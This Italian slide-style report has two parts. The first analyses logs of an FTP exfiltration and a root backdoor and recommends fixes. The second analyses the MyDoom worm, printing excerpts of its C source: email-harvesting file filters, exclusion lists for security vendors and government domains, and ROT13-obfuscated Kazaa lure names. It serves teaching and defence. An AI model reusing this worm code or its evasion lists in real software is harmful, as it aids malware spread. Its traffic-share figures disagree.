


roguevector

Try Pitch

6. Dettagli del Trasferimento FTP


- **Tipo MIME:** text/plain
- **IP Sorgente:** 192.168.0.11
- **IP Destinazione:** 209.165.200.235
- **Timestamp:** 11-06-2020 03:53:09
- **Contenuto:** Documento confidenziale sulla violazione di sicurezza.




Log entry
 ["ts": "2020-06-11T03:53:09.086840Z", "uid": "C5GkeA4t8oXZdWTPr6", "id.orig_h": "192.168.0.11", "id.orig_p": 52776, "id.resp_h": "209.165.200.235", "id.resp_p": 21, "user": "analyst", "password": "<hidden>", "command": "STOR", "arg": "ftp://209.165.200.235//confidential.txt", "mime_type": "text/plain", "reply_code": 226, "reply_msg": "Transfer complete.", "luid": "F-X1v63eSMAENL652"}]
 Sensor Name: seconion-import
 Timestamp: 2020-06-11 03:53:09
 Connection ID: CLI
 Src IP: 192.168.0.11
 Dst IP: 209.165.200.235
 Src Port: 52776
 Dst Port: 21
 OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7...:?:?] (up: 3131 hrs)
 OS Fingerprint: -> 209.165.200.235.21 (link: ethernet/modem)

7. Tipi di File (MIME Type)

Dalla sezione
 "Files - MIME
 Type":



- text/plain (documento testuale)
- image jpeg/png/x-icon/gif



MIME Type	Count
text/plain	7
image/jpeg	6
image/png	4
text/html	3
image/gif	2
Image/x-icon	1

File IP Address	Count
209.165.200.235	22
192.168.0.11	1

IP Address	Count
209.165.200.227	22
209.165.200.235	1

8. Sorgenti dei File (Files - Source)

Source	Count
HTTP	22
FTP_DATA	1

Bytes Seen	Count
99.685KB	1
70.19KB	1
55.912KB	1
50.438KB	1
38.326KB	1
23.687KB	1
23.11KB	1
22.569KB	1
12.137KB	1
10.032KB	1

- FTP_DATA
- HTTP (probabili download via web)

9. Contenuto del File Trasferito

Logout

192.168.0.11:49817_209.165.200.235:20-6-250159713.pcap

Log entry:
{"ts": "2020-06-11T03:53:09.088773Z", "tuid": "FX1IV63eSMAEIN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2Jv8MWV6Xg4lbb51"], "source": "FTP_DATA", "depth": 0, "analyzers": ["SHA1", "MD5"], "mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timedout": false, "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "f7f54acee0342f6161f8e63a10824ee11b330725"}
Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235.20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: > 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:
DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.72 seconds: 0.24 0.36 0.00 0.11 0.00

192.168.0.11:49817_209.165.200.235:20-6-250159713.pcap

Il file trasferito (ftp_data) contiene:
CONFIDENTIAL DOCUMENT DO NOT SHARE

This document contains information about the last security breach.



roguevector

Try Pitch

10. Raccomandazioni per Fermare Accessi Non Autorizzati

1. **Isolare il sistema compromesso (209.165.200.235)** dalla rete.
2. **Cambiare tutte le password** degli utenti, specialmente quelli privilegiati.
3. **Rimuovere l'utente backdoor (myroot)** dal sistema.
4. **Disabilitare servizi non necessari (es. porta 6200, FTP).**
5. **Analizzare i log** per identificare il punto di ingresso iniziale (**SQL injection? backdoor?**).
6. **Monitorare il traffico DNS e FTP** per ulteriori tentativi di esfiltrazione.
7. **Aggiornare e patchare** il sistema operativo e le applicazioni (**es. vsFTPD 2.3.4 è vulnerabile**).
8. **Implementare autenticazione a due fattori** e controlli di accesso più rigorosi.

Conclusione: L'attaccante ha sfruttato una backdoor per ottenere accesso root, ha esfiltrato credenziali di sistema e ha trasferito documenti riservati via **FTP**. La risposta deve essere immediata e completa per contenere la violazione.



roguevector



</> ROGUEVECTOR </>

Malware MyDoom

Sommario :

MyDoom: Il Worm a Più Rapida Diffusione nella Storia

Il worm MyDoom, apparso il **26 gennaio 2004** e noto anche come Novarg o Mimail.R, è stato l'evento più significativo nella storia della sicurezza informatica per la sua rapidità di diffusione, stabilendo un record imbattuto.

Impatto e Diffusione Record

- **Punta di Penetrazione:** Al suo apice, ha generato circa il **25% dell'intero traffico email globale**, causando una saturazione significativa delle reti e rallentamenti di Internet.
- **Vettori di Infezione:** Si propagava tramite due canali principali:
 1. **Email (SMTP):** Utilizzando tattiche di **ingegneria sociale** (allegati dannosi).
 2. **Rete Peer-to-Peer:** Attraverso la condivisione di file.

Payload e Conseguenze Tecniche

Il worm aveva un duplice obiettivo e un'eredità duratura:

1. **Attacco DDoS Iniziale:** Il payload primario era progettato per lanciare attacchi **Distributed Denial of Service (DDoS)** mirati contro **SCO Group** e **Microsoft**.
2. **Backdoor e Botnet (L'eredità):** La sua caratteristica più insidiosa è l'installazione di una **backdoor** (tipicamente in ascolto sulla **porta TCP 3127**). Questa backdoor ha trasformato milioni di computer infetti (consumer e aziendali) in **botnet**, utilizzate per la distribuzione di spam e l'orchestrazione di ulteriori attacchi.

Persistenza e Minaccia Endemica

Nonostante siano trascorsi oltre vent'anni, MyDoom è ancora una minaccia attiva:

- **Presenza Attuale:** Rappresenta ancora circa l'**1,1%** di tutti gli allegati email malevoli analizzati, con una prevalenza di infezioni in Cina e negli Stati Uniti.
- **Meccanismi di Persistenza:** Il worm utilizza meccanismi di persistenza nel **registro di sistema** per assicurare la sua esecuzione ad ogni avvio del sistema.
- **Motivo della Persistenza:** La sua efficacia si basa sull'ingegneria sociale e sulla vasta superficie di attacco fornita da **sistemi legacy o non aggiornati**. In sintesi, MyDoom non è stato solo un worm di rapida diffusione, ma ha anche creato le infrastrutture di **botnet** che continuano a essere sfruttate oggi.

MyDoom: Il Worm Più Veloce della Storia



roguevector

L'Epidemia del 2004


Il worm più veloce della storia

Al suo apice, ha generato 1 e-mail infetta su 5 a livello globale, rallentando Internet del 10%.



Diffusione tramite e-mail e P2P

Si mascherava da errore di sistema per indurre gli utenti ad aprire allegati infetti.



Doppio attacco: DDoS e backdoor

Programmato per lanciare attacchi DDoS contro SCO Group e Microsoft



Impatto e Conseguenze



Danni stimati per 38,5 miliardi di dollari

Uno degli attacchi informatici più costosi di sempre per perdita di produttività e costi di ripristino.



Una taglia da 500.000\$

Microsoft e SCO Group offrirono una ricompensa, ma l'autore non è mai stato identificato.



Un'eredità ancora attiva

Anni dopo, le backdoor sui sistemi non ripuliti restano una minaccia persistente.

Contesto Storico e Genesi di MyDoom

L'apparizione di MyDoom il **26 gennaio 2004** fu immediatamente riconosciuta come un evento catastrofico per la sicurezza informatica, causando un picco di traffico email senza precedenti a livello globale.

1.1 Genesi e Autore

- **Origine Sospetta:** Le analisi forensi iniziali suggerirono un'origine in **Russia**, supportata dall'orario di rilascio e da stringhe di testo in cirillico nelle varianti successive.
- **Messaggio Nascosto:** Il codice conteneva la nota: "*Andy; I'm just doing my job, nothing personal, sorry.*" Questo suggeriva che l'autore fosse un **mercenario informatico** (probabilmente commissionato da spammer) il cui scopo primario era costruire una vasta botnet per l'invio di spam.

1.2 La Controversia "SCO Group"

- **L'Attacco DDoS Mirato:** Il worm era programmato con una "bomba a orologeria" per lanciare un attacco DDoS automatico contro il sito web di **SCO Group** (www.sco.com) a partire dal 1° febbraio 2004.
- **Contesto Unico:** SCO Group era all'epoca al centro di una controversia legale contro la comunità open-source Linux.
- **L'Ipotesi del Decoy:** Sebbene si fosse ipotizzato che l'attacco fosse opera di un "hacktivist" pro-Linux, i ricercatori di sicurezza conclusero che l'attacco DDoS contro SCO fosse, in realtà, un **depistaggio (decoy)**. Lo scopo operativo e duraturo di MyDoom era l'**installazione di una backdoor** per il *spam relay* (la distribuzione di posta indesiderata) su vasta scala.

1.3 Tassonomia e Nomenclatura

MyDoom è classificato principalmente come un mass-mailing worm, ma possiede caratteristiche distintive di un Trojan backdoor e capacità simili a quelle di un rootkit per nascondere la propria presenza.

Il nome "Mydoom" fu coniato da Craig Schmugar, un ricercatore di McAfee, che notò la stringa "mydom" (probabilmente intesa come "my domain") all'interno del codice del programma. Schmugar aggiunse "doom" (destino/rovina) al nome, intuendo correttamente che la minaccia sarebbe stata di proporzioni enormi.

Attributo	Dettaglio
Famiglia Malware	Win32.Mydoom
Alias Comuni	W32.Novarg.A@mm, W32/Mydoom@MM, WORM_MIMAIL.R, Win32/Shimg 2
Tipo	Worm di posta elettronica di massa, Backdoor, Strumento DDoS
Data di Rilascio	26 Gennaio 2004
Origine Presunta	Russia / Europa dell'Est

Architettura e Vettori di Infezione

MyDoom ha ottenuto una diffusione senza precedenti grazie a una strategia **multi-vettore**, utilizzando simultaneamente il **Mass Mailing (Email)** e il **Peer-to-Peer (P2P)** per saturare sia le reti aziendali che i sistemi domestici.

2.1 Il Vettore Email (Mass Mailing)

Il metodo primario di propagazione del worm è l'email, dove il malware si presenta come un allegato dannoso mascherato da notifiche tecniche o errori di trasmissione.

Tattiche di Ingegneria Sociale

Il worm sfrutta il timore e la curiosità tecnica degli utenti, facendogli credere che l'email sia un messaggio di sistema automatizzato.

- **Oggetti Comuni:** Le righe dell'oggetto sono formulate per suggerire un malfunzionamento del sistema di posta, includendo termini come: "**Error**", "**Mail Delivery System**," "**Mail Transaction Failed**," o "**Server Report**."
- **Corpo dell'Email:** Il corpo del messaggio simula spesso un avviso di rimbalzo (bounce message) con frasi tecniche, come quella che giustifica l'allegato binario: "*The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment.*"

Strategia degli Allegati e Offuscamento

Il payload (il file eseguibile dannoso) è contenuto nell'allegato, che utilizza tecniche di offuscamento per bypassare i filtri e ingannare l'utente.

- **Nomi Generici:** Vengono utilizzati nomi di file apparentemente innocui (**body**, **doc**, **document**, **message**, **readme**).
- **Estensioni Pericolose:** Le estensioni utilizzate per l'esecuzione del codice includono: **.exe**, **.pif**, **.scr**, **.bat**, **.cmd**.
- **Doppia Estensione (Offuscamento):** MyDoom sfrutta l'impostazione predefinita di Windows che nasconde le estensioni conosciute. Utilizzando **doppi estensioni** (es. **document.txt.exe** o **readme.doc.pif**), l'utente vede solo la prima estensione apparentemente sicura (**.txt** o **.doc**), inducendolo ad aprire un file che in realtà è un eseguibile.

2.1.3 Il Motore SMTP Autonomo

```
i = 1; /* parse as text file */
if (lstrcmp(file_ext, "txt") == 0) {size_lim=80*1024; break; }
if (xstrcmp(file_ext, "htm", 3) == 0) break;
if (xstrcmp(file_ext, "shtml", 3) == 0) break;
if (xstrcmp(file_ext, "php", 3) == 0) break;
if (xstrcmp(file_ext, "asp", 3) == 0) break;
if (xstrcmp(file_ext, "dbx", 3) == 0) break;
if (xstrcmp(file_ext, "tbbg", 3) == 0) { size_lim=1200*1024; break; }
if (xstrcmp(file_ext, "adb", 3) == 0) break;
if (lstrcmp(file_ext, "pl") == 0) break;
```

"Fig. 1: Routine di scansione del file system che filtra i file target per l'estrazione di email."

A differenza dei virus precedenti che si affidavano al client di posta installato sulla vittima (come Outlook) per inviare posta, MyDoom implementa il proprio motore Simple Mail Transfer Protocol (SMTP) completamente funzionale. Questo dettaglio tecnico è cruciale: permette al worm di inviare email direttamente ai server di posta dei destinatari, bypassando la cartella "posta inviata" locale e spesso eludendo le restrizioni lato client imposte dagli amministratori di sistema.

Harvesting degli Indirizzi: All'esecuzione, il worm scansiona il file system dell'host infetto alla ricerca di indirizzi email. Prende di mira tipi di file specifici che probabilmente contengono informazioni di contatto: File con estensioni: .adb , .asp , .dbx , .htm , .php , .pl , .sht , .tbb , .txt , .wab (Windows Address Book). Interroga specificamente la chiave di registro `HKCU\Software\Microsoft\WAB\WAB4\Wab File Name` per localizzare la Rubrica di Windows e estrarne i contatti. Inoltre, il worm analizza la cache del browser Internet Explorer per trovare indirizzi email nelle pagine web visitate di recente.

```
static int email_filtdom(const char *email)
{
    static const char *nospam_domains[] = {
        "avp", "syma", "icrosof", "msn.", "hotmail", "panda",
        "sopho", "borlan", "inpris", "example", "mydomai", "nodomai",
        "ruslis", /*vi[ruslis]t */
        ".gov", "gov.", ".mil", "foo.",
        /*"messagelabs", "support" */

        NULL,
        "\n\n\n"
    };
    static const char *loyal_list[] = {
        "berkeley", "unix", "math", "bsd", "mit.e", "gnu", "fsf.",
        "ibm.com", "google", "kernel", "linux", "fido", "usenet",
        "iana", "ietf", "rfc-ed", "sendmail", "arin.", "ripe.",
        "isi.e", "isc.o", "secur", "acketst", "pgp",
        "tanford.e", "utgers.ed", "mozilla",
        /* "sourceforge", "slashdot", */

        NULL,
        "\n\nbe_loyal:" /* for final .exe */
    };
}
```

"FIG. 2: BLACKLIST HARDCODED NEL SORGENTE CHE IMPEDISCE L'INVIO DI EMAIL A DOMINI GOVERNATIVI E VENDOR DI SICUREZZA."

```
static int email_filtuser(const char *email)
{
    static const char *nospam_fullnames[] = {
        "root", "info", "samples", "postmaster",
        "webmaster", "noone", "nobody", "nothing", "anyone",
        "someone", "your", "you", "me", "bugs", "rating", "site",
        "contact", "soft", "no", "somebody", "privacy", "service",
        "help", "not", "submit", "feste", "ca", "gold-certs",
        "the.bat", "page",
        /* "support" */
        NULL
    };
    static const char *nospam_anypart[] = {
        "admin", "icrosoft", "support", "ntivi",
        "unix", "bsd", "linux", "listserv",
        "certific", "google", "accoun",
    };
}
```

"FIG. 2B: LISTA DI 'USERNAME' ESCLUSI DALL'INVIO (ES. ADMIN, SUPPORT) PER
EVITARE DI ALLERTARE GLI AMMINISTRATORI DI SISTEMA."

Spoofing e Auto-Protezione di MyDoom

MyDoom impiegava tecniche operative sofisticate per celare la sua vera origine e massimizzare la sua diffusione.

Spoofing e Backscatter

Il worm non si limitava a usare l'indirizzo dell'utente infetto come mittente, ma **costruiva l'indirizzo "From" spoofandolo**, usando indirizzi raccolti localmente o generandone uno falso. Questa tecnica causava il fenomeno del "**backscatter**": i messaggi di mancato recapito generati dai server venivano reindirizzati a **terze parti innocenti** (i cui indirizzi erano stati usati come mittenti fasulli), intasando i server di posta legittimi e aumentando il caos.

Liste di Esclusione (Anti-Rilevamento)

Per garantire la sua sopravvivenza e longevità, MyDoom integrava una **lista di esclusione hardcoded** nel codice come meccanismo di auto-protezione. Il worm era programmato per controllare i domini del mittente e del destinatario. L'obiettivo era **evitare intenzionalmente di infettare o inviare messaggi a obiettivi specifici** (come agenzie governative, ricercatori di sicurezza e vendor antivirus). Questa tattica mirava a **ritardare la scoperta** e l'analisi forense, e di conseguenza, il rilascio di patch di sicurezza correttive.

Questa logica di esclusione dimostra una pianificazione strategica volta a massimizzare la diffusione tra gli utenti consumer e le piccole imprese, minimizzando al contempo l'allerta immediata presso i centri di risposta agli incidenti.

Categoria Esclusione	Stringhe/Domini Esclusi
Vendor di Sicurezza	symantec , mcafee , sophos , trend , kaspersky , panda
Aziende Tecnologiche	microsoft , google , hotmail , yahoo , ibm
Istituzioni	.gov , .mil , mit.edu , stanford.edu , berkeley.edu , rutgers.edu
Parole Chiave Generiche	abuse , security , spam , admin , support , root

2.2 Il Vettore Peer-to-Peer (P2P)

MyDoom è stato uno dei primi worm importanti a sfruttare efficacemente le reti di file sharing Peer-to-Peer, in particolare Kazaa, che godeva di un'immensa popolarità nel 2004. Questo vettore secondario ha permesso al worm di persistere anche quando i filtri email venivano aggiornati.

2.2.1 Infezione della Cartella Condivisa Kazaa

"Fig. 3: Elenco dei nomi di file ingannevoli utilizzati per la propagazione sulla rete P2P Kazaa.

Nota: le stringhe nel codice sono offuscate con ROT13. Ad esempio, 'npgvingvba_penpx' viene decodificato a runtime in 'activation_crack!'

```
* Based on I-Worm.PieceByPiece source code.  
*/  
  
#define WIN32_LEAN_AND_MEAN  
#include <windows.h>  
#include "lib.h"  
  
char *kazaa_names[] = {  
    "jvanzc5",  
    "vpd2004-svany",  
    "npgvingvba_penpx",  
    "fgevc-tvey-2.00" /* missed comma in the original version */  
    "qpbz_cngpurf",  
    "ebbixvgKC",  
    "bssvpr_penpx",  
    "ahxr2004"  
};
```

Vettore P2P e Analisi Tecnica (Reverse Engineering)

2.2 Il Vettore Peer-to-Peer (P2P)

MyDoom ha sfruttato attivamente la rete di file sharing **Kazaa** per la sua propagazione, garantendo la diffusione al di là della semplice posta elettronica.

- **Identificazione della Cartella Condivisa:** Il worm interroga la chiave di Registro di Windows HKEY_CURRENT_USER\Software\Kazaa\Transfer e il valore DlDir0 per identificare la directory in cui l'utente memorizza i file condivisi per Kazaa.
- **Auto-Copia e Ridenominazione:** Una volta localizzata la cartella, MyDoom vi si copia. Per massimizzare le possibilità di essere scaricato, si rinomina utilizzando nomi di file che imitano **software piratato o crack popolari** all'epoca (es. winamp5, icq2004-final, office_crack, activation_crack).
- **Ciclo di Infezione P2P:** Quando un altro utente della rete Kazaa cercava questi termini, vedeva il file infetto sulla macchina della vittima, e l'esecuzione del file completava il ciclo di infezione.

3. Analisi Tecnica Approfondita (Reverse Engineering)

L'analisi del codice di MyDoom rivela tecniche sofisticate di offuscamento per ostacolare l'analisi statica.

3.1 Packing e Offuscamento

- **Packing UPX:** L'eseguibile di MyDoom è tipicamente compresso utilizzando **UPX (Ultimate Packer for Executables)**. Questo riduce la dimensione del binario e offusca il codice sorgente agli strumenti di analisi di base.
- **Crittografia delle Stringhe (ROT13):** La maggior parte delle stringhe interne (server SMTP, URL target, chiavi di registro) sono crittografate con l'algoritmo **ROT13**.
 - **Funzionamento:** ROT13 è un semplice cifrario a sostituzione (ogni lettera è ruotata di 13 posizioni).
 - **Ragionamento:** Sebbene crittograficamente debole, è efficace nel nascondere le stringhe leggibili dall'ispezione casuale e nel bypassare le firme antivirus basate su stringhe semplici. I ricercatori di sicurezza osservano il ciclo di decodifica nel codice assembly prima delle chiamate API.

3.2 Installazione e Persistenza

Analisi del Dump Esadecimale

In un tipico dump esadecimale del binario decompresso, è possibile osservare le liste di esclusione hardcoded e le stringhe di comando SMTP (HELO , MAIL FROM , RCPT TO).

Il segmento di codice responsabile dell'apertura della backdoor include chiamate standard alla libreria Winsock: WSAStartup , socket() , bind() , porte designata (3127-3198).

```
void sync_check_frun(struct sync_t *sync)
{
    HKEY k;
    DWORD disp;
    char i, tmp[128];

